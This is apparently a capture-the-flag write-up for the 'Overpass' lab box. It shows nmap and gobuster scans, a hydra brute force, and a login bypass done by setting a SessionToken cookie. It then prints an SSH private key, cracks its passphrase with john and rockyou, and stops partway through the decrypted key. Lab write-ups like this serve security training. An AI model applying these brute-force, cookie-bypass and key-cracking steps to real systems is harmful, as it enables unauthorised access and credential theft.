Overpass
What happens when some broke CompSci students make a password manager?
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
┌──(root㉿kali)-[~]
└─# nmap -sV -O 10.49.175.20
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-30 04:26 -0400
Nmap scan report for 10.49.175.20
Host is up (0.038s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4%D=9/30%OT=22%CT=1%CU=30836%PV=Y%DS=3%DC=I%G=Y%TM=6ABCC7D
OS:8%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=106%TI=Z%CI=Z%II=I%TS=A)SEQ
OS:(SP=102%GCD=1%ISR=10F%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=103%GCD=1%ISR=109%TI=Z%
OS:CI=Z%II=I%TS=A)SEQ(SP=106%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=109%G
OS:CD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M4E8ST11NW7%O2=M4E8ST11NW7%O3=M4
OS:E8NNT11NW7%O4=M4E8ST11NW7%O5=M4E8ST11NW7%O6=M4E8ST11)WIN(W1=F4B3%W2=F4B3
OS:%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M4E8NNSNW7%C
OS:C=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%
OS:T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD
OS:=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S
OS:=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK
OS:=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.67 seconds
Access the overpass website: http://10.49.175.20/

Read their about page
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
Who are we?

Overpass was formed in 2020 by a group of Computer Science students who were disappointed by the number of people getting hacked because their passwords were in rockyou.
To solve this, we decided to create a password manager to help you use unique passwords for every service.
Your passwords never leave your PC, and are stored securely in an encrypted file. Stay safe against hackers. Use Overpass.
Our Staff

Ninja - Lead Developer

Pars - Shibe Enthusiast and Emotional Support Animal Manager

Szymex - Head Of Security

Bee - Chief Drinking Water Coordinator

MuirlandOracle - Cryptography Consultant
We find some potential user names, and know they tried rockyou wordlist before.

Visit the download page, and we can try to run Linux builds on our Kali, while also check the source code
execute the binary, it looks like a switch option
And all the passwords will be saved on a file named .overpass on the server
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(root㉿kali)-[/home/kali/Downloads]
└─# ./overpassLinux
open /root/.overpass: no such file or directory
Failed to open or read file
Continuing with new password file.
Welcome to Overpass
Options:
1       Retrieve Password For Service
2       Set or Update Password For Service
3       Delete Password For Service
4       Retrieve All Passwords
5       Exit
Choose an option:       1
Enter Service Name:     Ninja
View the souce code overpass.go
1
2
3
4
5
6
7
8
func serviceSearch(passlist []passListEntry, serviceName string) (int, passListEntry) {
	//A linear search is the best I can do, Steve says it's Oh Log N whatever that means
	for index, entry := range passlist {
		if entry.Name == serviceName {
			return index, entry
		}
	}
	return -1, passListEntry{}
1
2
3
4
5
6
7
8
9
10
11
12
13
//Secure encryption algorithm from https://socketloop.com/tutorials/golang-rotate-47-caesar-cipher-by-47-characters-example
func rot47(input string) string {
	var result []string
	for i := range input[:len(input)] {
		j := int(input[i])
		if (j >= 33) && (j <= 126) {
			result = append(result, string(rune(33+((j+14)%94))))
		} else {
			result = append(result, string(input[i]))
		}
	}
	return strings.Join(result, "")
}
Check wether there are interesting hidden catogery of the website
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(root㉿kali)-[/home/kali/Downloads]
└─# gobuster dir -u http://10.49.175.20/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.49.175.20/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
aboutus              (Status: 301) [Size: 0] [--> aboutus/]
admin                (Status: 301) [Size: 42] [--> /admin/]
css                  (Status: 301) [Size: 0] [--> css/]
downloads            (Status: 301) [Size: 0] [--> downloads/]
img                  (Status: 301) [Size: 0] [--> img/]
index.html           (Status: 301) [Size: 0] [--> ./]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
We find a admin page: http://10.49.175.20/admin/
Maybe we can try the potential usernames we found above, and use the rockyou wordlists to brute force.
Use Burp Suite to capture the login request
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
POST /api/login HTTP/1.1

Host: 10.49.175.20

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 27

Origin: http://10.49.175.20

Connection: keep-alive

Priority: u=0

Cache-Control: max-age=0


username=Ninja&password=123
1
2
3
4
5
6
7
8
9
10
11
HTTP/1.1 200 OK

Date: Wed, 30 Sep 2026 09:09:26 GMT

Content-Length: 21

Content-Type: text/plain; charset=utf-8


Incorrect credentials
Create the username list user.txt
1
2
3
4
5
6
7
┌──(root㉿kali)-[/home/kali/Downloads]
└─# cat user.txt
Ninja
Pars
Szymex
Bee
MuirlandOracle
hydra directly brute force is not success.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(root㉿kali)-[/home/kali/Downloads]
└─# hydra -L user.txt -P /usr/share/wordlists/dirb/big.txt 10.49.175.20 http-post-form "/api/login:username=^USER^&password=^PASS^:F=Incorrect credentials"
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-30 06:23:52
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 102345 login tries (l:5/p:20469), ~6397 tries per task
[DATA] attacking http-post-form://10.49.175.20:80/api/login:username=^USER^&password=^PASS^:F=Incorrect credentials
[STATUS] 2659.00 tries/min, 2659 tries in 00:01h, 99686 to do in 00:38h, 16 active
[STATUS] 2667.00 tries/min, 8001 tries in 00:03h, 94344 to do in 00:36h, 16 active
[STATUS] 2671.71 tries/min, 18702 tries in 00:07h, 83643 to do in 00:32h, 16 active

[STATUS] 2658.07 tries/min, 39871 tries in 00:15h, 62474 to do in 00:24h, 16 active
[STATUS] 2514.25 tries/min, 50285 tries in 00:20h, 52060 to do in 00:21h, 16 active
[STATUS] 2540.36 tries/min, 63509 tries in 00:25h, 38836 to do in 00:16h, 16 active
[STATUS] 2282.49 tries/min, 73420 tries in 00:32h, 28925 to do in 00:13h, 16 active
[STATUS] 2292.11 tries/min, 85190 tries in 00:37h, 17155 to do in 00:08h, 16 active
[STATUS] 2262.83 tries/min, 95416 tries in 00:42h, 6929 to do in 00:04h, 16 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-09-30 07:09:00
View the source code of /admin
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
<!DOCTYPE html>
<html>

<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>Overpass</title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" type="text/css" media="screen" href="/css/main.css">
    <link rel="stylesheet" type="text/css" media="screen" href="/css/login.css">
    <link rel="icon" type="image/png" href="/img/overpass.png" />
    <script src="/main.js"></script>
    <script src="/login.js"></script>
    <script src="/cookie.js"></script>
</head>

<body onload="onLoad()">
    <nav>
        <img class="logo" src="/img/overpass.svg" alt="Overpass logo">
        <h2 class="navTitle"><a href="/">Overpass</a></h2>
        <a class="current" href="/aboutus">About Us</a>
        <a href="/downloads">Downloads</a>
    </nav>
    <div class="content">
        <h1>Administrator area</h1>
        <p>Please log in to access this content</p>
        <div>
            <h3 class="formTitle">Overpass administrator login</h1>
        </div>
        <form id="loginForm">
            <div class="formElem"><label for="username">Username:</label><input id="username" name="username" required></div>
            <div class="formElem"><label for="password">Password:</label><input id="password" name="password"
                    type="password" required></div>
            <button>Login</button>
        </form>
        <div id="loginStatus"></div>
    </div>
</body>

</html>
1
2
3
    <script src="/main.js"></script>
    <script src="/login.js"></script>
    <script src="/cookie.js"></script>
We find three js files here, let’s view them
cookie.js
1
2
3
/*! js-cookie v3.0.0-beta.4 | MIT */
!function(e,t){"object"==typeof exports&&"undefined"!=typeof module?module.exports=t():"function"==typeof define&&define.amd?define(t):(e=e||self,function(){var r=e.Cookies,n=e.Cookies=t();n.noConflict=function(){return e.Cookies=r,n}}())}(this,function(){"use strict";function e(e){for(var t=1;t<arguments.length;t++){var r=arguments[t];for(var n in r)e[n]=r[n]}return e}var t={read:function(e){return e.replace(/%3B/g,";")},write:function(e){return e.replace(/;/g,"%3B")}};return function r(n,i){function o(r,o,u){if("undefined"!=typeof document){"number"==typeof(u=e({},i,u)).expires&&(u.expires=new Date(Date.now()+864e5*u.expires)),u.expires&&(u.expires=u.expires.toUTCString()),r=t.write(r).replace(/=/g,"%3D"),o=n.write(String(o),r);var c="";for(var f in u)u[f]&&(c+="; "+f,!0!==u[f]&&(c+="="+u[f].split(";")[0]));return document.cookie=r+"="+o+c}}return Object.create({set:o,get:function(e){if("undefined"!=typeof document&&(!arguments.length||e)){for(var r=document.cookie?document.cookie.split("; "):[],i={},o=0;o<r.length;o++){var u=r[o].split("="),c=u.slice(1).join("="),f=t.read(u[0]).replace(/%3D/g,"=");if(i[f]=n.read(c,f),e===f)break}return e?i[e]:i}},remove:function(t,r){o(t,"",e({},r,{expires:-1}))},withAttributes:function(t){return r(this.converter,e({},this.attributes,t))},withConverter:function(t){return r(e({},this.converter,t),this.attributes)}},{attributes:{value:Object.freeze(i)},converter:{value:Object.freeze(n)}})}(t,{path:"/"})});
/login.js
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
async function postData(url = '', data = {}) {
    // Default options are marked with *
    const response = await fetch(url, {
        method: 'POST', // *GET, POST, PUT, DELETE, etc.
        cache: 'no-cache', // *default, no-cache, reload, force-cache, only-if-cached
        credentials: 'same-origin', // include, *same-origin, omit
        headers: {
            'Content-Type': 'application/x-www-form-urlencoded'
        },
        redirect: 'follow', // manual, *follow, error
        referrerPolicy: 'no-referrer', // no-referrer, *client
        body: encodeFormData(data) // body data type must match "Content-Type" header
    });
    return response; // We don't always want JSON back
}
const encodeFormData = (data) => {
    return Object.keys(data)
        .map(key => encodeURIComponent(key) + '=' + encodeURIComponent(data[key]))
        .join('&');
}
function onLoad() {
    document.querySelector("#loginForm").addEventListener("submit", function (event) {
        //on pressing enter
        event.preventDefault()
        login()
    });
}
async function login() {
    const usernameBox = document.querySelector("#username");
    const passwordBox = document.querySelector("#password");
    const loginStatus = document.querySelector("#loginStatus");
    loginStatus.textContent = ""
    const creds = { username: usernameBox.value, password: passwordBox.value }
    const response = await postData("/api/login", creds)
    const statusOrCookie = await response.text()
    if (statusOrCookie === "Incorrect credentials") {
        loginStatus.textContent = "Incorrect Credentials"
        passwordBox.value=""
    } else {
        Cookies.set("SessionToken",statusOrCookie)
        window.location = "/admin"
    }
}
When the login suceessfully, the login.js will set the cookie to SessionToken: ok

We use the cookie editor to add the cookie and refresh the page

We sucessfully bypass the authentication, and get the SSH keys for user James, and we named the private key id_rsa
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,9F85D92F34F42626F13A7493AB48F337

LNu5wQBBz7pKZ3cc4TWlxIUuD/opJi1DVpPa06pwiHHhe8Zjw3/v+xnmtS3O+qiN
JHnLS8oUVR6Smosw4pqLGcP3AwKvrzDWtw2ycO7mNdNszwLp3uto7ENdTIbzvJal
73/eUN9kYF0ua9rZC6mwoI2iG6sdlNL4ZqsYY7rrvDxeCZJkgzQGzkB9wKgw1ljT
WDyy8qncljugOIf8QrHoo30Gv+dAMfipTSR43FGBZ/Hha4jDykUXP0PvuFyTbVdv
BMXmr3xuKkB6I6k/jLjqWcLrhPWS0qRJ718G/u8cqYX3oJmM0Oo3jgoXYXxewGSZ
AL5bLQFhZJNGoZ+N5nHOll1OBl1tmsUIRwYK7wT/9kvUiL3rhkBURhVIbj2qiHxR
3KwmS4Dm4AOtoPTIAmVyaKmCWopf6le1+wzZ/UprNCAgeGTlZKX/joruW7ZJuAUf
ABbRLLwFVPMgahrBp6vRfNECSxztbFmXPoVwvWRQ98Z+p8MiOoReb7Jfusy6GvZk
VfW2gpmkAr8yDQynUukoWexPeDHWiSlg1kRJKrQP7GCupvW/r/Yc1RmNTfzT5eeR
OkUOTMqmd3Lj07yELyavlBHrz5FJvzPM3rimRwEsl8GH111D4L5rAKVcusdFcg8P
9BQukWbzVZHbaQtAGVGy0FKJv1WhA+pjTLqwU+c15WF7ENb3Dm5qdUoSSlPzRjze
eaPG5O4U9Fq0ZaYPkMlyJCzRVp43De4KKkyO5FQ+xSxce3FW0b63+8REgYirOGcZ
4TBApY+uz34JXe8jElhrKV9xw/7zG2LokKMnljG2YFIApr99nZFVZs1XOFCCkcM8
GFheoT4yFwrXhU1fjQjW/cR0kbhOv7RfV5x7L36x3ZuCfBdlWkt/h2M5nowjcbYn
exxOuOdqdazTjrXOyRNyOtYF9WPLhLRHapBAkXzvNSOERB3TJca8ydbKsyasdCGy
AIPX52bioBlDhg8DmPApR1C1zRYwT1LEFKt7KKAaogbw3G5raSzB54MQpX6WL+wk
6p7/wOX6WMo1MlkF95M3C7dxPFEspLHfpBxf2qys9MqBsd0rLkXoYR6gpbGbAW58
dPm51MekHD+WeP8oTYGI4PVCS/WF+U90Gty0UmgyI9qfxMVIu1BcmJhzh8gdtT0i
n0Lz5pKY+rLxdUaAA9KVwFsdiXnXjHEE1UwnDqqrvgBuvX6Nux+hfgXi9Bsy68qT
8HiUKTEsukcv/IYHK1s+Uw/H5AWtJsFmWQs3bw+Y4iw+YLZomXA4E7yxPXyfWm4K
4FMg3ng0e4/7HRYJSaXLQOKeNwcf/LW5dipO7DmBjVLsC8eyJ8ujeutP/GcA5l6z
ylqilOgj4+yiS813kNTjCJOwKRsXg2jKbnRa8b7dSRz7aDZVLpJnEy9bhn6a7WtS
49TxToi53ZB14+ougkL4svJyYYIRuQjrUmierXAdmbYF9wimhmLfelrMcofOHRW2
+hL1kHlTtJZU8Zj2Y2Y3hd6yRNJcIgCDrmLbn9C5M0d7g0h2BlFaJIZOYDS6J6Yk
2cWk/Mln7+OhAApAvDBKVM7/LGR9/sVPceEos6HTfBXbmsiV+eoFzUtujtymv8U7
-----END RSA PRIVATE KEY-----
Convert the key to a hash format
Download the ssh2join: https://github.com/openwall/john/blob/bleeding-jumbo/run/ssh2john.py
1
2
┌──(root㉿kali)-[/home/kali/Downloads]
└─# ./ssh2join id_rsa > key_hash.txt
1
2
3
4
┌──(root㉿kali)-[/home/kali/Downloads]
└─# cat key_hash.txt
id_rsa:$sshng$1$16$9F85D92F34F42626F13A7493AB48F337$1200$2cdbb9c10041cfba4a67771ce135a5c4852e0ffa29262d435693dad3aa708871e17bc663c37feffb19e6b52dcefaa88d2479cb4bca14551e929a8b30e29a8b19c3f70302afaf30d6b70db270eee635d36ccf02e9deeb68ec435d4c86f3bc96a5ef7fde50df64605d2e6bdad90ba9b0a08da21bab1d94d2f866ab1863baebbc3c5e099264833406ce407dc0a830d658d3583cb2f2a9dc963ba03887fc42b1e8a37d06bfe74031f8a94d2478dc518167f1e16b88c3ca45173f43efb85c936d576f04c5e6af7c6e2a407a23a93f8cb8ea59c2eb84f592d2a449ef5f06feef1ca985f7a0998cd0ea378e0a17617c5ec0649900be5b2d0161649346a19f8de671ce965d4e065d6d9ac50847060aef04fff64bd488bdeb8640544615486e3daa887c51dcac264b80e6e003ada0f4c802657268a9825a8a5fea57b5fb0cd9fd4a6b3420207864e564a5ff8e8aee5bb649b8051f0016d12cbc0554f3206a1ac1a7abd17cd1024b1ced6c59973e8570bd6450f7c67ea7c3223a845e6fb25fbaccba1af66455f5b68299a402bf320d0ca752e92859ec4f7831d6892960d644492ab40fec60aea6f5bfaff61cd5198d4dfcd3e5e7913a450e4ccaa67772e3d3bc842f26af9411ebcf9149bf33ccdeb8a647012c97c187d75d43e0be6b00a55cbac745720f0ff4142e9166f35591db690b401951b2d05289bf55a103ea634cbab053e735e5617b10d6f70e6e6a754a124a53f3463cde79a3c6e4ee14f45ab465a60f90c972242cd1569e370dee0a2a4c8ee4543ec52c5c7b7156d1beb7fbc4448188ab386719e13040a58faecf7e095def2312586b295f71c3fef31b62e890a3279631b6605200a6bf7d9d915566cd5738508291c33c18585ea13e32170ad7854d5f8d08d6fdc47491b84ebfb45f579c7b2f7eb1dd9b827c17655a4b7f8763399e8c2371b6277b1c4eb8e76a75acd38eb5cec913723ad605f563cb84b4476a9040917cef352384441dd325c6bcc9d6cab326ac7421b20083d7e766e2a01943860f0398f0294750b5cd16304f52c414ab7b28a01aa206f0dc6e6b692cc1e78310a57e962fec24ea9effc0e5fa58ca35325905f793370bb7713c512ca4b1dfa41c5fdaacacf4ca81b1dd2b2e45e8611ea0a5b19b016e7c74f9b9d4c7a41c3f9678ff284d8188e0f5424bf585f94f741adcb452683223da9fc4c548bb505c98987387c81db53d229f42f3e69298fab2f175468003d295c05b1d8979d78c7104d54c270eaaabbe006ebd7e8dbb1fa17e05e2f41b32ebca93f0789429312cba472ffc86072b5b3e530fc7e405ad26c166590b376f0f98e22c3e60b66899703813bcb13d7c9f5a6e0ae05320de78347b8ffb1d160949a5cb40e29e37071ffcb5b9762a4eec39818d52ec0bc7b227cba37aeb4ffc6700e65eb3ca5aa294e823e3eca24bcd7790d4e30893b0291b178368ca6e745af1bedd491cfb6836552e9267132f5b867e9aed6b52e3d4f14e88b9dd9075e3ea2e8242f8b2f272618211b908eb52689ead701d99b605f708a68662df7a5acc7287ce1d15b6fa12f5907953b49654f198f663663785deb244d25c220083ae62db9fd0b933477b83487606515a24864e6034ba27a624d9c5a4fcc967efe3a1000a40bc304a54ceff2c647dfec54f71e128b3a1d37c15db9ac895f9ea05cd4b6e8edca6bfc53b
Run a dictionary attack
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(root㉿kali)-[/home/kali/Downloads]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt key_hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
james13          (id_rsa)
1g 0:00:00:00 DONE (2026-09-30 08:46) 100.0g/s 1337Kp/s 1337Kc/s 1337KC/s pink25..honolulu
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
And we get the passphrase james13 for the private key
Remove the passphrase from the ssh key
1
2
3
4
5
6
┌──(root㉿kali)-[/home/kali/Downloads]
└─# ssh-keygen -p -f id_rsa
Enter old passphrase:
Enter new passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved with the new passphrase.
After that we get a new private key without passphrase
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAuys+NhDFoQilpU7iiDyZjTAC+d8jv0AZG4wj9vE2KW94qA1xHWY1
xQQIN2gHoFKWwgSiSk5jik6e2eAMlr0ZFJ88cOXvStYYewKZ9RncUeui4/9bLL2Wz+8CC9
YBmLWr7XFj5lvSXT5+9rvNo6Fyh9SjS1ZLFk8on+V16KNtaaclXFVtKqO7RHiYu5iMHlnz
NzKPLuB4W9wDrEvEC7sdnypqf2u21APdtzLmY0XUYhL87me/w3XYLXE0QEZ7v31B4x6e9W
anw9cCfW/cyhapnf+b+crLh9KJ6M6jn/FxMVRyAMUUqvjj4lJlM1z24tAA8W6Y9g1WDFLr
j46SY4p/zQAAA7jVThbO1U4WzgAAAAdzc2gtcnNhAAABAQC7Kz42EMWhCKWlTuKIPJmNMA
L53yO/QBkbjCP28TYpb3ioDXEdZjXFBAg3aAegUpbCBKJKTmOKTp7Z4AyWvRkUnzxw5e9K
1hh7Apn1GdxR66Lj/1ssvZbP7wIL1gGYtavtcWPmW9JdPn72u82joXKH1KNLVksWTyif5X
Xoo21ppyVcVW0qo7tEeJi7mIweWfM3Mo8u4Hhb3AOsS8QLux2fKmp/a7bUA923MuZjRdRi
EvzuZ7/DddgtcTRARnu/fUHjHp71ZqfD1wJ9b9zKFqmd/5v5ysuH0onozqOf8XExVHIAxR
Sq+OPiUmUzXPbi0ADxbpj2DVYMUuuPjpJjin/NAAAAAwEAAQAAAQABxsFKZhJaGujnjr4b
